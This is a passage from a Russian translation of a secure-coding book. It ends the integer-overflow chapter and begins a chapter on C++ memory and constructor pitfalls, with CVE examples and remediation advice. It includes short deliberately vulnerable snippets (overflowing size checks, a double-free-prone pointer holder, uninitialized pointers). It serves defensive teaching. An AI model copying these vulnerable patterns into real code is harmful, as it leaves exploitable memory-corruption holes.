В этом коде программист проверяет два входных размера буфера, суммарный размер которых не должен превышать размер приемного буфера. Но если len1 содержит 0x103, а len2 содержит 0xfffffffc, при сложении 32-разрядный процессор сбросит сумму в 255 (0xff), и данные благополучно пройдут проверку. После этого вызовы mempcy попытаются скопировать около 4 Гбайт «мусора» в 255-байтовый буфер!

Некоторые программисты пытаются избавиться от раздражающих предупреждений, преобразуя один тип к другому. Как вам уже известно, такие преобразования представляют потенциальную опасность и поэтому должны тщательно проверяться. За информацией о преобразовании типов в C/C++ обращайтесь к разделу «Операции преобразования» этой главы.

Еще один пример потенциально опасной ситуации:

```
int read(char*buf, size_t count) {
   // Работа с памятью
}
   ...
   while (true) {
      BYTE buf[1024];
      int skip = count - cbBytesRead;
      if (skip > sizeof(buf))
         skip = sizeof(buf);

      if (read(buf, skip))
         cbBytesRead += skip;
      else
         break;
```

Код сравнивает значение переменной skip с 1024, и если переменная меньше — копирует skip байтов в buf. Проблема возникает в том случае, если skip окажется отрицательным числом (скажем, –2); это число всегда меньше 1024, поэтому функ-

ция read() скопирует –2 байта. В представлении в виде целого без знака (size_t) это значение соответствует почти 4 Гбайт. Функция read() копирует 4 Гбайт данных в буфер размером 1 Кбайт. Беда!

Еще одна потенциально опасная ситуация, о которой часто забывают, связана с вызовом оператора C++ new. Следующая команда скрывает неявную операцию умножения:

```
Foo *p = new Foo(N);
```

Если N находится под контролем злоумышленника, появляется возможность переполнения при вычислении N*sizeof(Foo) в операторе new. Некоторые компиляторы проверяют целочисленное переполнение в ходе вычислений; в них попытка выделения памяти завершится неудачей.

C#

C# обычно не использует прямой доступ к памяти, но иногда он может вызывать системные функции API с объявлением небезопасных секций и компиляции программы с флагом /unsafe. Все вычисления, используемые при вызове системных функций, должны тщательно проверяться. Ключевое слово checked (а еще лучше — ключ компилятора) чрезвычайно полезно. Включите режим проверки и следите за тем, когда управление будет передано обработчику исключения. И наоборот, используйте ключевое слово unchecked крайне осмотрительно и только после того, как вы хорошенько поразмыслите над проблемой.

Обращайте особое внимание на код, перехватывающий целочисленные исключения — в случае некорректной обработки простое «проглатывание» исключений может привести к появлению дефектов безопасности.

Короче говоря, тщательно проанализируйте целочисленные вычисления во всем коде C#, откомпилированном с ключом /unsafe (некоторые полезные советы приведены выше в разделе «C/C++»), чтобы быть уверенным в его безопасности.

Java

Язык Java тоже запрещает прямой доступ к памяти, а следовательно, менее опасен, чем C/C++. Однако осторожность все равно необходима: как и C/C++, сам по себе язык Java не защищает от целочисленных переполнений, и вы не застрахованы от логических ошибок. Некоторые программные решения описаны ниже в разделе «Путь к искуплению» этой главы.

Visual Basic и Visual Basic .NET

Visual Basic превращает целочисленные переполнения в проблемы отказа в обслуживании (по аналогии с ключевым словом checked в C#). Одним из ключевых признаков проблемы является использование программистом механизмов обработки ошибок для игнорирования ошибок, связанных с некорректной работой с целыми числами. Проследите за тем, чтобы в программе была нормально организована обработка ошибок. Следующая команда Visual Basic (но не Visual Basic .NET!)

свидетельствует о том, что ленивый разработчик не желает возиться с исключениями, которые выдаются программой во время выполнения:

```
On Error Continue
```

Ничем хорошим это не кончится.

Perl

Что и говорить, Perl — классный язык, и все же его вещественные вычисления выглядят немного странно. В большинстве случаев делается именно то, что нужно, но у Perl много нюансов, так что будьте внимательны. Это правило особенно актуально при вызове модулей, которые представляют собой тонкие «обертки» для системных функций.

Приемы тестирования для обнаружения греха

Если входные данные представляют собой символьные строки, попробуйте передать приложению данные, размеры которых нередко становятся причиной ошибок. Например, строки длиной 64 Кбайт или 64 Кбайт –1 часто порождают проблемы. Также проблемы возникают с длинами 127, 128 и 255, а также по обе стороны от 32 Кбайт. Любая ситуация, в которой увеличение числа на 1 может привести к изменению знака или обнулению числа, нуждается в особо тщательном тестировании.

В тех случаях, когда программисту непосредственно передаются числовые данные (например, при работе со структурированным документом), попробуйте сделать эти числа произвольно большими и уделите особое внимание граничным случаям.

Примеры

На момент написания книги (сентябрь 2008 года) поиск по условию «целочисленное переполнение» в базе данных CVE возвращал 445 записей — таким образом, с момента выхода первого издания ежегодно обнаруживалось около 100 дефектов этого класса. Рассмотрим несколько примеров.

Множественные целочисленные переполнения в SearchKit API для Apple Mac OS X

Из описания CVE (CVE-2008-3616):

Множественные целочисленные переполнения в SearchKit API для Apple Mac OS X 10.4.11 и 10.5 вплоть до 10.5.4 позволяют провести контекстно-зависимую атаку, целью которой является отказ в обслуживании (сбой приложения) или выполнение произвольного кода через векторы, обеспечивающие передачу недостоверных данных некоторым функциям API.

Целочисленное переполнение в Google Android SDK

Из описания CVE (CVE-2008-0986):

Целочисленное переполнение в методе `BMP::readFromStream` из библиотеки *libsgl.so* в Google Android SDK m3-rc37a и более ранних версий, а также m5-rc14 позволяет удаленному атакующему выполнить произвольный код при помощи специально сконструированного BMP-файла, заголовок которого содержит отрицательное поле смещения.

Интересное замечание из бюллетеня Core Security Technologies по поводу этого дефекта (*www.coresecurity.com/corelabs*):

Уязвимости были обнаружены в основных библиотеках Android, предназначенных для обработки графических данных в некоторых, широко распространенных форматах (PNG, GIF и BMP). Хотя некоторые уязвимости обусловлены использованием устаревших и плохо защищенных графических библиотек с открытым кодом, другие уязвимости появились в собственном коде Android, который использует эти библиотеки или реализует новую функциональность.

Использование этих уязвимостей для получения полного контроля над телефоном с платформой Android было продемонстрировано при помощи включенного в SDK эмулятора телефона с платформой Android на микропроцессоре ARM.

Выполнение произвольного кода через дефект в Windows Script Engine

Из описания CVE (CAN-2003-0010):

Целочисленное переполнение в функции `JsArrayFunctionHeapSort`, используемой ядром Windows Script Engine for JScript (*JScript.dll*) в различных операционных системах семейства Windows позволяет удаленному атакующему выполнить произвольный код при помощи вредоносной веб-страницы или сообщения электронной почты в формате HTML, использующих завышенное значение индекса массива для проведения атаки переполнения буфера, выделенного из кучи.

В этом переполнении интересно то, что оно предоставляет возможность выполнения произвольного кода из сценарного языка, не поддерживающего прямой доступ к памяти. Бюллетень Microsoft находится по адресу *www.microsoft.com/technet/security/bulletin/MS03-008.mspx*.

Переполнение буфера в куче HTR

Вскоре после того, как в июне 2002 года было объявлено о существовании этого дефекта, на серверы IIS начались многочисленные атаки. Подробности приведены по адресу *www.microsoft.com/technet/security/Bulletin/MS02-028.mspx*, но корневая причина заключалась в том, что обработчик HTR принимал от пользователя длину 64K – 1, прибавлял 1 (нужно же учесть завершающий нуль-символ!) и выдавал запрос на выделение нуля байтов памяти. Мы не знаем, говорил ли Билл Гейтс, что 64 Кбайт хватит любому пользователю, или это интернет-легенда, но 64 Кбайт стороннего кода хватит любому хакеру, чтобы устроить хаос в системе!

Путь к искуплению

Существует только один путь настоящего устранения дефектов целочисленного переполнения: вы должны тщательно изучить и понять суть проблемы. Но несмотря на это, некоторые действия помогут вам избежать ошибок. Прежде всего, старайтесь по возможности использовать числа без знака. Стандарт C/C++ предоставляет тип `site_t` для представления размеров, и умные программисты пользуются им. Целые без знака намного проще проверяются, чем целые со знаком. И вообще, использование целых со знаком для выделения памяти не имеет смысла!

Вспомните математику

Алгебру не назовешь интересным предметом, но она весьма полезна. Хороший способ предотвращения целочисленных переполнений основан на простых преобразованиях формул, как в школьном курсе алгебры. Рассмотрим типичный пример вычисления размера выделяемого блока:

```
Размер = (элементов * sizeof (элемент)) + sizeof (заголовок)
```

Если *размер* больше `MAX_INT`, происходит переполнение. Это условие можно записать так:

```
MaxInt ≤ (элементов * sizeof (элемент)) + sizeof (заголовок)
```

Следующее преобразование:

```
MaxInt – sizeof (заголовок) ≤ (элементов * sizeof (элемент))
```

И наконец:

```
(MaxInt – sizeof (заголовок)) / sizeof (элемент) ≤ элементов
```

Эта проверка удобна тем, что мы получаем константу, вычисляемую на стадии компиляции. Немного поработав с математическими формулами на доске или листке бумаги, вы сможете сформулировать очень эффективные проверки для выполняемых в программе вычислений.

Не изощряйтесь

Старайтесь обходиться без «умного» кода — проверки целочисленных проблем должны быть прямолинейными и понятными. Пример излишне хитроумной проверки переполнения при сложении:

```
int a, b, c;

c = a + b;

if(a ^ b ^ c < 0)
return BAD_INPUT;
```

В этом фрагменте сразу несколько проблем. Многим из нас понадобится несколько минут только для того, чтобы понять намерения автора; также имеется про-

блема с ложными положительными и ложными отрицательными срабатываниями. Другой пример проверки, не дающей стопроцентно надежного результата:

```
int a, b, c;

c = a * b;

if(c < 0)
    return BAD_INPUT;
```

Этот код обнаруживает не все переполнения — для примера можно взять произведение (2^30 + 1)*8; результат равен 2^33 + 8; после усечения до 32 разрядов мы получаем 8 — неправильное, но не отрицательное значение. Ту же операцию можно выполнить другим, более безопасным способом: сохраните 32-разрядное произведение в 64-разрядном числе и проверьте, установлены ли в нем старшие биты (признак переполнения).

Например, для кода следующего вида:

```
unsigned a,b;
...
if (a * b < MAX) {

}
```

переменные a и b можно просто привязать к значениям, заведомо меньшим MAX. Например:

```
#include "limits.h"

#define MAX_A 10000
#define MAX_B 250

assert(UINT_MAX / MAX_A >= MAX_B); // Убедиться в том, что MAX_A и MAX_B
                                   // достаточно малы
if (a < MAX_A && b < MAX_B) {
    ...
}
```

Запись преобразований типов

Еще одна очень хорошая мера защиты — явная запись всех преобразований типов в выполняемых операциях. Возьмем следующий (возможно, немного искусственный) пример:

```
unsigned int x;
short a, b;

// Здесь следует какой-то код

if( a + b < x) DoSomething();
```

Операторное преобразование, обусловленное операцией сложения, дает тип int — так что фактически запись выглядит так:

```
if( (int)(a + b) < x ) DoSomething();
```

В условии сравниваются значения со знаком и без; для выполнения сравнения тип int должен быть преобразован в беззнаковую величину, поэтому уточненная запись принимает следующий вид:

```
if( (unsigned int)(int)(a + b) < x ) DoSomething();
```

А теперь проблему можно полностью проанализировать — сложение не угрожает переполнением, так как мы можем сложить две любые короткие величины, а результат заведомо поместится в int. Преобразование в unsigned может создать проблемы в том случае, если промежуточный результат является отрицательной величиной.

Другой пример, обнаруженный в ходе разработки SafeInt: разработчику понадобились константы времени компиляции для определения минимального и максимального целого со знаком, основанные на аргументе шаблона. Исходная версия кода выглядела так:

```
template <typename T>
T SignedIntMax()
{
    return ~( 1 << sizeof(T)*8 - 1);
}
```

Для большинства целочисленных типов такое решение прекрасно работало, но с 64-разрядными целыми числами возникала проблема. Этот дефект был упущен в процессе анализа кода многими опытными разработчиками, в том числе одним из моих соавторов. Давайте повнимательнее присмотримся к преобразованию. Для 64-разрядного целого мы имеем:

```
return ~( (int)1 << 63 );
```

В уточненной записи проблема ясна: литерал относится к типу int, если только он не оказывается слишком большим для int (например, значение 0x8000000 требует unsigned int).Что произойдет при сдвиге 32-разрядного числа влево на 63 разряда? Согласно стандарту C/C++ результат такой операции не определен. Реализация Microsoft выполняет сдвиг на остаток от деления величины сдвига на количество доступных битов (не выдавая при этом никакого предупреждения). Правильный код должен выглядеть так:

```
return ~( (T)1 << sizeof(T)*8 - 1 );
```

Мы не рекомендуем оставлять явные преобразования типов в итоговой версии кода. В случае изменения типов это создаст проблемы. Просто временно закройте их аннотациями или комментариями до того момента, когда вы окончательно разберетесь в том, как работает ваш код.

Используйте SafeInt

Если вы хотите действительно надежно защитить свой код от целочисленных переполнений, попробуйте воспользоваться классом SafeInt, написанным Дэвидом Лебланком (подробности приведены в разделе «Другие ресурсы» этой главы). Учтите, что без перехвата исключений, выдаваемых классом, опасность выполнения произвольного кода заменяется опасностью отказа в обслуживании. Пример использования SafeInt:

```
size_t CalcAllocSize(int HowMany, int Size, int HeaderLen)
{
    try{
        SafeInt<size_t> tmp(HowMany);
        return tmp * Size + SafeInt<size_t>(HeaderLen);
    }
    catch(SafeIntException)
    {
        return (size_t)~0;
    }
}
```

Целые со знаком используются в демонстрационных целях — эта функция должна записываться исключительно с типом `size_t`. Давайте посмотрим, что происходит во внутренней реализации. Сначала значение `HowMany` проверяется на отрицательность. При попытке присваивания отрицательного значения беззнаковому `SafeInt` выдается исключение. Затем вследствие приоритета операторов `SafeInt` умножается на значение `Size`, относящееся к типу `int`; результат проверяется на переполнение и на диапазон допустимых значений. Результат `SafeInt*int` также относится к типу `SafeInt`, поэтому после умножения выполняется проверяемое сложение. Обратите внимание: входное значение `int` должно быть преобразовано в `SafeInt`, так как отрицательная длина заголовка корректна с точки зрения математических вычислений, но не имеет смысла — размеры лучше представлять в виде беззнаковых чисел. Наконец, для команды `return` конструкция `SafeInt<size_t>` преобразуется обратно в `size_t` (пустая операция). Как видите, математические операции сопровождаются сложными проверками, но код получается простым и легко читается.

Если вы программируете на C#, компилируйте программу с ключом `/checked` и используйте директивы `unchecked` для подавления проверки в отдельных строках.

Дополнительные меры безопасности

Если вы используете *gcc*, компилируйте программу с ключом-`ftrapv`. Компилятор будет перехватывать переполнения целых со знаком, вызывая различные функции времени выполнения. К сожалению, проверка работает только для целых со знаком. Другая неприятность заключается в том, что эти функции при переполнении вызывают `abort()`.

Microsoft Visual C++ 2005 и последующие версии автоматически обнаруживают переполнение при вызовах оператора `new`. Учтите, что ваш код должен перехватывать исключение `std::bad_alloc`; в противном случае приложение аварийно завершится, что все же лучше выполнения стороннего кода, внедренного атакующим!

Начинают появляться инструменты статического анализа для выявления проблем целочисленного переполнения. За последние пять лет, в течение которых мы работали с целочисленными переполнениями, мы перешли от убежденности в принципиальной невозможности выявления целочисленных переполнений посредством статического анализа к ограниченным возможностям их выявления. Если у вас имеются инструменты, способные выявлять эти проблемы, — исполь-

зуйте их. Однако во всех программах, проанализированных нами до сегодняшнего дня, «ручной» анализ кода выявлял намного больше дефектов, чем автоматизированный. Запустите свою программу, а затем самостоятельно проверьте все операции выделения памяти — целочисленные переполнения весьма нетривиальны, так что аналитические программы следует рассматривать как вспомогательное средство, а не как полноценное решение.


Другие ресурсы

- SafeInt — *www.codeplex.com/SafeInt*. SafeInt поддерживается компиляторами Visual Studio и *gcc*.
- «Reviewing Code for Integer Manipulation Vulnerabilities» by Michael Howard: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure04102003.asp*
- «Expert Tips for Finding Security Defects in Your Code» by Michael Howard: *http://msdn.microsoft.com/msdnmag/issues/03/11/SecurityCodeReview/default.aspx*
- «Integer Overflows —The Next Big Threat» by Ravind Ramesh: *http://star-tech-central.com/tech/story.asp?file=/2004/10/26/itfeature/9170256&sec=itfeature*
- DOS against Java JNDI/DNS: *http://archives.neohapsis.com/archives/bugtraq/2004-11/0092.html*

Итоги

- Проверяйте все вычисления при выделении памяти на предмет возможных переполнений.
- Проверяйте все вычисления при вычислении индексов массивов на предмет возможных переполнений.
- Используйте целые числа без знака для представления смещений в массивах и размеров выделяемых блоков.
- Проверяйте возможность усечения и проблемы со знаком при вычислении разности указателей и при работе с `size_t`.
- Не думайте, что целочисленные переполнения возможны только в C/C++.

ГРЕХ 8



(атастрофы C++

бщие сведения

)шибки C++ образуют один из новых видов атак. Реальный механизм атаки обыч-о относится к одной из двух вариаций на одну тему. Первая атака направлена на лассы, содержащие указатели на функции. Указатели на функции часто пере-аются при вызове функций API Microsoft Windows, Mac OS и X Window System, язык C++ широко используется для программирования кода GUI (графического нтерфейса). Если атакующему удастся повредить класс с указателем на функцию, н сможет изменить логику выполнения программы.

Второй вид атак использует тот факт, что класс C++ с одним или несколькими иртуальными методами содержит таблицу указателей на виртуальные функции v-таблицу). В случае перезаписи содержимого класса указатель на v-таблицу мо-ет быть изменен, а это непосредственно ведет к выполнению кода на усмотрение гакующего.

Стандартным структурным элементом подобных эксплойтов является условие повторного освобождения памяти». Двукратное освобождение одного блока памя-и позволяет атакующему перезаписать в памяти нормально инициализированный ласс, поэтому повторное освобождение всегда создает ситуацию повышенной

Эта глава написана по мотивам презентации «Breaking C++ Applications» (1), проведенной на конференции Black Hat в 2007 году Марком Даудом, Джоном Макдональдом и Нилом Мехтой. В свою очередь, авторы презентации руководствовались классическими книгами Скотта Мейерса «Effective C++» (2) и «More Effective C++» (3).

Ни одна проблема, представленная в этой главе, не является чем-то новым. Большинство проблем упоминается в первом издании «Effective C++», написанном еще в 1991 году. Собственно, новое только одно: все эти хорошо известные ошибки программирования теперь используются атакующими для взлома приложений.

Все фрагменты кода и примеры в этой главе относятся к C++. Некоторые проблемы актуальны и для тех, кто программирует только на C. Например, если вы не инициализируете все переменные в функции, то при возврате ошибки вам придется основательно потрудиться с зачисткой. Другие проблемы в C++ не существуют — например, в C нет такого понятия, как освобождение массива.

Ссылки CWE

Многие записи CWE выглядят слишком обобщенно, однако в CWE трудно найти прямые аналоги для многих грехов, упоминаемых в этой главе.

- CWE-703: Непринятие мер по обработке исключительных ситуаций.
- CWE-404: Некорректная зачистка или освобождение ресурсов.
- CWE-457: Использование неинициализированной переменной.
- CWE-415: Повторное освобождение.
- CWE-416: Использование после освобождения.

Потенциально опасные языки

Как вы, вероятно, догадались по названию главы, дефекты этого класса присущи языку C++. Впрочем, в любом языке с поддержкой классов могут возникнуть аналогичные проблемы или даже появиться новые разновидности. Пример проблемы в C# или VB.NET: для метода объекта может быть установлен атрибут `LinkDemand`, чтобы открытый метод мог вызываться только в пределах сборки. Такое использование `LinkDemand` создает интересную гибкость: метод может быть открытым по отношению к классу, но приватным по отношению к вызовам из-за пределов вашего кода. Если атрибут `LinkDemand` устанавливается для производного, но не для базового класса, появляется возможность несанкционированного использования кода через ссылку на базовый класс. Хотя некоторые проблемы в C# или Java могут привести к появлению дефектов, эта глава посвящена C++, потому что ошибки в этом языке намного быстрее приводят к изменению логики программы и выполнению кода эксплойта.

Объяснение

Один знакомый автора любит говорить, что если язык C спокойно позволяет программисту выстрелить себе в ногу, то C++ вручает ему автомат! При написании кода C++ программист может легко совершить множество нетривиальных ошибок. Специалисты, нанятые для анализа кода с целью выявления дефектов безопасности, не всегда разбираются в тонкостях C++ и нередко упускают специфические проблемы этой категории. Для поиска некоторых проблем существуют программные инструменты, но такие проблемы нередко воспринимаются как странности C++, а не как потенциальные эксплойты.

У этого греха существует несколько разновидностей, которые будут описаны в следующих подразделах.

Вызовы delete

В C++ память выделяется двумя конструкциями: `new` и `new[]` (создание массива объектов). Когда память понадобится освободить, для каждой операции выделения должен быть выполнен соответствующий вызов `delete` или `delete[]`. Посмотрим, что происходит при выделении памяти оператором `new[]`:

```
0x00000000002775B0  20 00 00 00 cd cd cd cd 20 77 27 00 00 00 00 00
...ÍÍÍÍ w'
0x00000000002775C0  a0 77 27 00 00 00 00 00 20 78 27 00 00 00 00 00
w'..... x'
0x00000000002775D0  a0 78 27 00 00 00 00 00
```

Если получить указатель на первый объект, начинающийся с цепочки "20 77 27 00" в данном примере, а затем отступить на 8 байт, мы увидим, что выделенному блоку предшествует счетчик объектов. В нашем случае это 32-разрядное значение 0x20, или 32. В 32-разрядной системе размер хранился бы за 4 байта до первого объекта. И если оператору `new[]` счетчик необходим, чтобы знать, сколько раз вызывать конструктор, оператор `delete[]` использует эту информацию для определения количества вызова деструкторов.

У проблемы имеется нюанс, который может привести к недоразумениям. Ничто не помешает вам написать код вроде приведенного ниже, и ничего плохого при этом не случится:

```
char* pChars = new char[128];
// ... Работа с массивом
delete pChars;
```

Если теперь взглянуть на память, на которую указывает `pChars`, вы увидите, что счетчик в ней отсутствует, а в ходе анализа выясняется, что массив удаляется вызовом `delete`. Это объясняется тем, что `char` относится к числу типов, которые в стандарте C++ обозначаются термином POD (Plain Old Data type). К категории POD могут относиться простые типы, а также классы, по сложности близкие к простым структурам — фактически любой класс, не содержащий виртуальных методов и имеющий тривиальный деструктор, относится к POD. К сожалению, компилятор даже не предупредит вас о несоответствии.

А вот что происходит, когда вызову new[] соответствует вызов delete: код ищет заголовок выделенного блока по неверному адресу — в приведенном примере он будет считать, что 0xcdcdcdcd00000020 является частью заголовка. В более современных операционных системах куча защищена от проблем такого рода, и, скорее всего, дело кончится аварийным завершением приложения. Однако на практике существует много разных реализаций кучи, а это означает, что проблема может приводить к разным последствиям.

Реже встречается другая ситуация, в которой вызову new соответствует вызов delete[]. В этом случае код будет полагать, что счетчик объектов предшествует указателю, используемому для удаления, и вызовет деструктор многократно, хотя его следовало бы вызвать только один раз. При выделении из стандартной кучи значение может быть взято из конца заголовка выделяемого блока, а число может оказаться очень большим. В нестандартной реализации кучи прилегающая память в обоих направлениях может перейти под контроль атакующего.

Одна из разновидностей проблемы, не связанная напрямую с этим грехом: если атакующему удается заменить счетчик объектов, в программе возникает уязвимость. Вероятно, кто-то справедливо заметит, что несоответствия часто приводят к сбоям программы, поэтому возможности их злонамеренного использования ограничены — типичные эксплойты встречаются в плохо протестированном коде обработки ошибок.

Копирующие конструкторы

Как быстро отличить программиста, действительно хорошо знающего C++, от тех, кто знаком с языком лишь поверхностно? Попросите перечислить методы, генерируемые компилятором C++ по умолчанию. Для примера возьмем следующий класс:

```
class Foo
{
  public:
    Bar m_Bar;
};
```

Любой, кто владеет азами C++, немедленно назовет два метода: конструктор по умолчанию и деструктор, Foo() и ~Foo(). Два других метода — копирующий конструктор и оператор присваивания — имеют следующие сигнатуры:

```
Foo( const Foo& rhs ) // Копирующий конструктор
Foo& operator=( const Foo& rhs ) // Оператор присваивания
```

Эти методы будут вызваны в коде следующего вида:

```
Foo foo1;
Foo foo2( foo1 ); // Копирующий конструктор
Foo foo3 = foo2;  // Присваивание
// При передаче по значению вызывается копирующий конструктор
ParseFoo( foo3 );
```

Стандарт языка требует, чтобы при передаче функции объекта Foo по значению создавалась копия объекта. Если копирующий конструктор не определен, компилятор выполнит простое копирование полей — так, как если бы вы присвоили

одну структуру другой. Оператор присваивания работает аналогично и вызывается тогда, когда вы присваиваете один объект другому. Существует ряд нюансов, объясняющих их объявление с константными ссылками, — если вас интересует эта тема, обращайтесь к книге «Effective C++» [2]: пункт 5 посвящен именно ей.

Уязвимость возникает при использовании объектов, у которых функции по умолчанию могут привести к неприятностям. Возьмем класс следующего вида:

```
class DumbPtrHolder
{
public:
    DumbPtrHolder(void* p) : m_ptr(p)
    {
    }
    ~DumbPtrHolder()
    {
        delete m_ptr;
    }
private:
    void* m_ptr;
};
```

Если передать один их таких объектов функции, появятся две копии. В результате возникнет ситуация гонки: какой из двух экземпляров вызовет `delete` для указателя? Второй вызов приведет к «повторному освобождению», и если последний ошибочно использует объект, инкапсулированный в классе, это приведет к выполнению произвольного кода. К счастью, проблема имеет простое решение, описанное далее в разделе «Путь к искуплению».

Уязвимые конструкторы

Как правило, неинициализированную часть класса следует рассматривать как находящуюся под контролем атакующего. В качестве примера мы воспользуемся классом из предыдущего раздела: предполагается, что использоваться будет только определенный нами конструктор, получающий значение указателя. Если же каким-то образом будет вызван конструктор по умолчанию, значение поля `m_ptr` останется неинициализированным. Если вы действительно руководствуетесь таким предположением, либо определите конструктор, инициализирующий все поля класса, либо объявите конструктор по умолчанию приватным.

Второй тип уязвимостей конструктора основан на частичной инициализации класса в конструкторе — допустим, вы решили использовать метод `Init()`, считая, что инициализировать все в конструкторе слишком хлопотно. Если при выполнении метода `Init()` произойдет сбой или метод вообще не будет вызван, возможно, деструктор попытается освободить неинициализированную память.

Другой путь к частичной инициализации класса основан на выполнении избыточной работы в конструкторе: если конструктор выдаст исключение, обработчик не сможет определить, какая часть класса прошла инициализацию, а если следующий блок `catch` находится за пределами текущей функции, в ходе раскрутки стека будет вызван деструктор. Именно такие запутанные ситуации обычно открывают возможности для атак.

Отсутствие повторной инициализации

Этот грех скорее относится к дополнительной защите приложения, но о нем все же стоит упомянуть. Стандартная зачистка экземпляра в деструкторе может выглядеть так:

```
~DumbPtrHolder()
{
    delete m_ptr;
}
```

После вызова деструктора в `m_ptr` остается предыдущее значение. Если программист допустит ошибку и класс будет каким-либо образом повторно использован, в программе появляется «висячий указатель». Допустим, вместо этого вы использовали следующую запись:

```
~DumbPtrHolder()
{
    delete m_ptr;
    m_ptr = NULL;
}
```

Попытка использования класса с «висячим указателем» может привести к разным результатам, от аварийного завершения до пустой операции, так как вызов `delete` с `NULL` не принесет вреда. С этой рекомендацией тесно связана другая: если класс содержит метод `Init()`, проследите за тем, чтобы он был защищен от повторной инициализации; также создайте метод `Reset()`, восстанавливающий экземпляр в заведомо допустимом состоянии.

Неумение использовать STL

Стандартная библиотека шаблонов STL (Standard Template Library) сейчас считается частью стандартной библиотеки C/C++, и если вы еще не умеете — непременно научитесь. Этот грех скорее проявляется в недеянии, нежели в активных действиях. Небольшой фрагмент для демонстрации проблемы:

```
// Создание массива из 10 объектов Foo
vector<Foo> fooArray(10);
vector<Foo>::iterator it;

for(it = fooArray.begin(); it != fooArray.end(); ++it)
{
    Foo& thisFoo = (*it);
    // Выполнение операций с каждым объектом Foo
}
```

Если вы используете итератор, выход за границу массива становится невозможным. Векторы не являются полностью безопасными, но они решают многие проблемы. Если вы захотите поближе познакомиться с STL, к вашим услугам отличный учебник и справочник «STL Tutorial and Reference Guide» [4]. Если вы уже разбираетесь в теме, также весьма рекомендую книгу «Effective STL» [5].

Инициализация указателей

Проблемы с инициализацией указателей встречаются не только в C++, но C++ может быть частью решения. Типичный сценарий:

```
Foo* pFoo;
if( GetFooPtr( &pFoo ) )
{
    // Программный код
}
// Если указатель pFoo не инициализирован,
// возможно появление дефекта безопасности.
pFoo->Release();
```

Предполагается, что `GetFooPtr()` всегда инициализирует `pFoo` некоторым значением — либо действительным указателем, либо `null`. Возможно, вам придется трассировать `GetFooPtr()` по многим вызываемым функциям, прежде чем вы будете полностью уверены в том, что функция всегда выдает свой результат. Если вы работаете с кодом, выдающим исключения, такое предположение еще опаснее. В такой ситуации следует использовать контейнер для указателя, который инициализирует указатель нулем и умеет правильно уничтожать ресурс после завершения работы с ним.

По словам Ларри Уолла [6], одним из трех качеств великого программиста является лень! Он определяет это слово так:

> Лень — качество, заставляющее прилагать значительные усилия для снижения общего расхода энергии. Лень заставляет писать программы, которые избавляют вас от лишней работы и приносят пользу другим людям, а также документировать их, чтобы вам не приходилось отвечать на лишние вопросы. Таким образом, лень является первым из главных достоинств программиста.

Будьте ленивы. Пусть классы позаботятся о том, чтобы каждый указатель всегда был инициализирован, а в программе никогда не возникали утечки памяти. Однажды начальник автора попытался показать ему более правильный способ решения какой-то задачи, но услышал в ответ, что и текущее решение достаточно хорошо. Начальник рассердился и воскликнул: «Как ты не понимаешь! Я пытаюсь показать тебе решение для ленивых!» Лень может повысить эффективность вашей работы.

Признаки греха

Любое приложение, в котором используется C++, подвержено риску возникновения одной или нескольких из перечисленных проблем. Приложения, использующие только язык C, не имеют надежных решений таких проблем, как отсутствие инициализации, или гарантированный сброс указателей после освобождения памяти.

Выявление в ходе анализа кода

Основные проблемы и признаки, на которые следует обратить внимание в ходе анализа кода.

Проблема	Ключевые слова/Признаки
Несоответствие между new и delete	new[], delete, delete[]
Копирующий конструктор и присваивание по умолчанию	Объявление класса, которое управляет ресурсом, но не имеет правильно объявленного копирующего конструктора и оператора присваивания
Опасные конструкторы	Конструкторы, которые не инициализируют все поля класса или выполняют сложную инициализацию
Объект не возвращается к начальному состоянию при удалении	Объект, не сбрасывающий внутренние указатели при удалении
Не используется STL	Использование массивов C вместо векторов, символьных массивов вместо строк, рутинного кода зачистки
Указатели не инициализируются	Поиск по выражению «^\w\s**\s*\w;» поможет найти неинициализированные указатели

Приемы тестирования для обнаружения греха

Грехи этого семейства проще обнаружить анализом кода, чем тестированием. Один из методов основан на попытке вызвать сбой приложения. Программисты редко проверяют сбойные ситуации; они часто предполагают, что выделение памяти всегда проходит успешно — если вы сможете спровоцировать нехватку памяти, возможно, вам удастся найти непроверенные пути обработки ошибок.

Примеры

Следующие примеры уязвимостей C++ приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*). Трудно найти примеры, которые бы непосредственно иллюстрировали каждую разновидность дефектов, потому что CVE обычно не опускается до уровня, на котором выявляются проблемы, характерные для этой группы грехов.

CVE-2008-1754

Уязвимость в Microsoft Publisher 2007, с чтением указателя с диска и существованием пути обработки ошибки, при котором указатель не был должным образом инициализирован, приводит к вызову `Release()` по указателю, предоставленному

атакующим. Хотя эта проблема несколько сложнее простого неинициализированного указателя, они достаточно тесно связаны друг с другом. За дополнительной информацией обращайтесь к бюллетеню безопасности Microsoft MS07-037.

Путь к искуплению

Прежде всего вы должны досконально понимать тот язык, на котором программируете. Язык C++ обладает выдающейся мощью, но как многие мощные инструменты (быстрые машины и взрывчатые вещества — первые примеры, которые приходят в голову), он может быть опасен при неправильном использовании. Изучите ссылки, приведенные в конце главы, скорее всего, вы узнаете много нового, а также начнете лучше понимать некоторые полезные принципы, которые вы уже применяете в своей работе.

Несоответствие между new и delete

Первый шаг связан с некоторыми другими темами: откажитесь от использования `new[]`. По возможности замените массивы векторами STL. В тех ситуациях, где «настоящий» массив более удобен (например, если байтовый массив используется для манипуляций со структурой, прочитанной с диска или загруженной из сети), используйте «обертки» для ресурсов, которые знают, какой указатель в них хранится (на отдельный объект или на массив объектов). «Обертки» часто экономят время; вам не нужно следить за тем, было ли освобождено все необходимое — зачистка гарантированно производится при выходе из блока или функции. Проявив неосторожность, вы рискуете впасть в следующий грех, поэтому обращайте внимание на копирующие конструкторы и операторы присваивания.

Копирующий конструктор

Если у вас имеется класс, управляющий ресурсами, и поразрядное копирование всех полей класса приведет к нестабильной ситуации, выберите одно из нескольких возможных решений.

Объявите приватный копирующий конструктор и оператор присваивания без реализации. Вот как это делается:

```
private:
Foo( const Foo& rhs ); // Копирование
Foo& operator=( const Foo& rhs ); // Присваивание
```

